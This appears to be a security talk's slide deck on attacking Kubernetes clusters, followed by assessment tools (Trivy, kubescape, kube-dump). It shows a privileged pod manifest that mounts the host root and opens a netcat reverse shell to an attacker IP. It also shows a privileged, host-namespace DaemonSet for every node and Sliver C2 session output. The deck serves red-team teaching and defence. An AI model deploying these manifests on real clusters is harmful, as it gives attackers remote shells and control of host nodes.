


TLDR

- Most of this should be denied by admission controllers
- Basic enumeration
- Check your permissions with the API server
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data even sensitive?
- Are there any admission controllers?
- **Get crafty**

File: bad.yaml

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: loworbit-pwnd
5    labels:
6      app: loworbitsecurity
7  spec:
8    containers:
9      - name: pwnd-container
10     image: ubuntu
11     command:
12       - /bin/bash # Use bash for apt and netcat
13       - -c
14       - |
15         apt update && apt install -y python3 netcat-traditional &&
16         /bin/nc -nv $LOS_IP 4444 -e /bin/bash
17     securityContext:
18       privileged: true
19     volumeMounts:
20       - name: host-root
21         mountPath: /hostfs
22         readOnly: false
23     volumes:
24       - name: host-root
25         hostPath:
26           path: /
27             type: Directory
28   restartPolicy: Always
```




How can we
~~make it worse~~
show impact?




DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?



DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?



```
All hackers gain exalted
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command
sliver > █
```

DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - What's a security tool?




```
All hackers gain exalted
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █
```

```

1  apiVersion: apps/v1
2  kind: DaemonSet
3  metadata:
4    name: loworbit-ion
5  spec:
6    selector:
7      matchLabels:
8        app: loworbit-ion
9    template:
10   metadata:
11     labels:
12       app: loworbit-ion
13   spec:
14     hostIPC: true
15     hostNetwork: true
16     hostPID: true
17   containers:
18     - name: loworbit-ion
19       image: █ / █ :latest
20       securityContext:
21         privileged: true
22       volumeMounts:
23         - mountPath: /host
24           name: node
25   volumes:
26     - name: node
27       hostPath:
28         path: /
```



All hackers gain vigilance

```
[*] Server v1.5.42 - 85b0e870d05ec47184958dbc871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options
```

```
[*] Check for updates with the 'update' command
```


```
[*] Session 9db4f3b3 RELIEVED_TOP - [REDACTED] (02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 6fe00468 RELIEVED_TOP - [REDACTED] (10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 06011b8f RELIEVED_TOP - [REDACTED] (04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session fe01ca57 RELIEVED_TOP - [REDACTED] (08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 1ddb02ef RELIEVED_TOP - [REDACTED] (06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 05975379 RELIEVED_TOP - [REDACTED] (07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session dfdd2b7c RELIEVED_TOP - [REDACTED] ([REDACTED]) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session a3ea82fe RELIEVED_TOP - [REDACTED] (05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session 80fe6402 RELIEVED_TOP - [REDACTED] (03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
[*] Session f344fb6f RELIEVED_TOP - [REDACTED] (09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC
```


```
sliver > use 9db4f3b3
```

```
[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)
```

```
sliver (RELIEVED_TOP) > cat /etc/hostname
```

Just a chill guy
with a sliver server





Tools for your Toolkit



Trivy

- Extremely powerful tool for assessing a cluster
 - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations				Secrets					
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1	2	5	9							
eng1	Pod/nginx-eng1	2	11	36	99	1	2	5	9							
dmz	Pod/pod-creator			12	6		2	4	9							
default	Pod/secrets-reader			12	6		2	4	10							

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→ multi git:(main) ✘ trivy image ubuntu:latest
2025-02-07T20:06:04-05:00 INFO  [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00 INFO  [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00 INFO  [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00 INFO  [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendations
2025-02-07T20:06:04-05:00 INFO  Detected OS      family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00 INFO  [ubuntu] Detecting vulnerabilities...   os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00 INFO  Number of language-specific files      num=0
```

[ubuntu:latest \(ubuntu 24.04\)](#)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session can cause a denial of service in chroot https://avd.aquasec.com/nvd/cve-2016-2781
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (repeated compressed packets) https://avd.aquasec.com/nvd/cve-2022-3219
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C library https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through 2.2.5 cause a denial of service https://avd.aquasec.com/nvd/cve-2016-20013
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C library https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through 2.2.5 cause a denial of service https://avd.aquasec.com/nvd/cve-2016-20013

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
 - NSA
 - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

- * MITRE: 77.38%
- * NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	\$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	\$ kubescape scan control C-0015 -v
Minimize access to create pods	3	\$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	\$ kubescape scan control C-0187 -v
Portforwarding privileges	1	\$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	\$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	\$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	\$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	\$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	\$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	\$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	\$ kubescape scan control C-0038 -v
HostNetwork access	1	\$ kubescape scan control C-0041 -v
HostPath mount	1	\$ kubescape scan control C-0048 -v
Non-root containers	5	\$ kubescape scan control C-0013 -v
Privileged container	0	\$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- <https://github.com/msfidelis/kubedump>

kube-dump

- Well written bash script
- Dump all objects in the cluster
 - Or just specific ones
- <https://github.com/WoozyMasta/kube-dump>



Kube-dump

Backup a Kubernetes cluster as yaml manifests

